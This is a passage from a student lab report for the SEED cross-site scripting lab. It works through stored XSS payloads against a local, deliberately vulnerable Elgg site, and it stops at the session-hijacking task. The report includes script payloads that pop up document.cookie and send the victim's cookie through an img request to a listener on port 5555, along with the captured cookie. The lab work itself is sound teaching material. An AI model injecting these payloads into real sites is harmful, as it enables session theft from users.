CS5460 – ASSIGNMENT 4

MARCH 28, 2016


VARUN GATTU
A02092613

Cross site scripting (XSS) attack Lab

2. Lab Tasks


2.1. Environment Configuration

To access the ELGG application, we need to first start the apache service like the following screenshot:




```
[03/16/2016 21:03] seed@ubuntu:~$ sudo service apache2 start
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
 * Starting web server apache2
httpd (pid 1384) already running
                                                                      [ OK ]
[03/16/2016 21:08] seed@ubuntu:~$
```

Then, using the manual file, we navigate to http://xsslabelgg.com/ and login using any of the given credentials to access the following page:



Then we make sure that a virtual host is created for xsslabelgg.com in the /etc/apache2/sites-available folder. The below screenshot shows that it is already setup:




```
        DocumentRoot /var/www/SOP/Collabtive/
</VirtualHost>

<VirtualHost *:80>
        ServerName www.SOPLabAttacker.com
        DocumentRoot /var/www/SOP/attacker
</VirtualHost>

<VirtualHost *:80>
        ServerName www.XSSLabElgg.com
        DocumentRoot /var/www/XSS/elgg
        ErrorLog /var/log/apache2/error.log
        LogLevel debug
        CustomLog /var/log/apache2/access.log combined
</VirtualHost>

<VirtualHost *:80>
        ServerName www.CSRFLabElgg.com
        DocumentRoot /var/www/CSRF/elgg
        ErrorLog /var/log/apache2/error.log
        LogLevel debug
        CustomLog /var/log/apache2/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ServerName www.SeedLabElgg.com
        DocumentRoot /var/www/SeedElgg
        ErrorLog /var/log/apache2/error.log
        LogLevel debug
        CustomLog /var/log/apache2/access.log combined
</VirtualHost>

<VirtualHost *:80>
        ServerName www.WTLabElgg.com
        DocumentRoot /var/www/webtracking/elgg
                                                                    90,8          63%
```

3. Lab Tasks

3.1. Task1: Posting a Malicious Message to Display an Alert Window

We can perform this task in 2 ways. The first method is by embedding JavaScript program in the Elgg profile as follows:



Edit profile

My display name

Alice


About me

Word count: 4 p » script

Brief description

<script>alert("XSS");</script>

After this, when we navigate to the profile, the following popup occurs:




Your profile was successfully saved.

XSS


Read www.xsslabelgg.com

The second way to do this is by save the script information in a separate JavaScript file and link the file in the description as follows:



```
alert("XSS is from file");
"try.js" 1L, 27C                                         1,1          All
```


The output will be as follows:



```
XSS is from file
OK
```

3.2 Task2: Posting a Malicious Message to Display Cookies

Now, in this task we need to steal the cookies from the webpage. The cookie value should be displayed as a popup.
The following screenshots show how:



Edit profile

My display name

Alice

About me


Word count: 4 p » script

Public

Brief description

<script>alert(document.cookie);</script>

Public




Your profile was successfully saved.

Elgg=jbaj3jb9viqflrel6vt97d4ou7

3.3 Task3: Stealing cookies from Victim's Profile

Here, we try to steal cookies from the Victim's profile by hosting an image on the local host with port# 5555. Then, we embed that in the brief description of the profile like follows:


File Edit View History Bookmarks Tools Help
XSS Lab Site: Edit profile
www.xsslabelgg.com/profile/alice/edit
Most Visited
Getting Started
Seed Labs
Edit avatar
Edit profile

Edit profile

My display name: Alice

About me

Word count: 4 p » script


Public

Brief description: `<script>document.write('<img src=http://localhost:5555?c='+ escape(document.cookie) + ' >');</script>`

Public

Location

Now, we use the echoserver program and start the server using make command. The next step is to run the echo server program with the port number. Once we start the telnet server, we can echo what we write as follows:




```
[03/25/2016 13:41] seed@ubuntu:~/Desktop/echo$ ls
echoserv.c  helper.c  helper.h  Makefile  README
[03/25/2016 13:41] seed@ubuntu:~/Desktop/echo$ make
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall
echoserv.c: In function ‘main’:
echoserv.c:66:5: warning: implicit declaration of function ‘memset’ [-Wimplicit-function-declaration]
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function ‘memset’ [enabled by default]
echoserv.c:103:2: warning: implicit declaration of function ‘strlen’ [-Wimplicit-function-declaration]
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function ‘strlen’ [enabled by default]
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
gcc -o echoserv echoserv.o helper.o -Wall
[03/25/2016 13:42] seed@ubuntu:~/Desktop/echo$ ./echoserv 5555 &
[3] 8320
ECHOSERV: Error calling bind()
[3]-  Exit 1                  ./echoserv 5555
[03/25/2016 13:47] seed@ubuntu:~/Desktop/echo$ telnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
echo
echo
echo
Connection closed by foreign host.
[03/25/2016 13:54] seed@ubuntu:~/Desktop/echo$ GET /?c=Elgg%3Djbaj3jb9viqflrel6vt97d4ou7 HTTP/1.1
GET /?c=Elgg%3Djbaj3jb9viqflrel6vt97d4ou7 HTTP/1.1
GET /?c=Elgg%3Djbaj3jb9viqflrel6vt97d4ou7 HTTP/1.1
```

Now, every activity is captured and can be seen in the above image.

3.4 Task4: Session Hijacking using Stolen Cookies

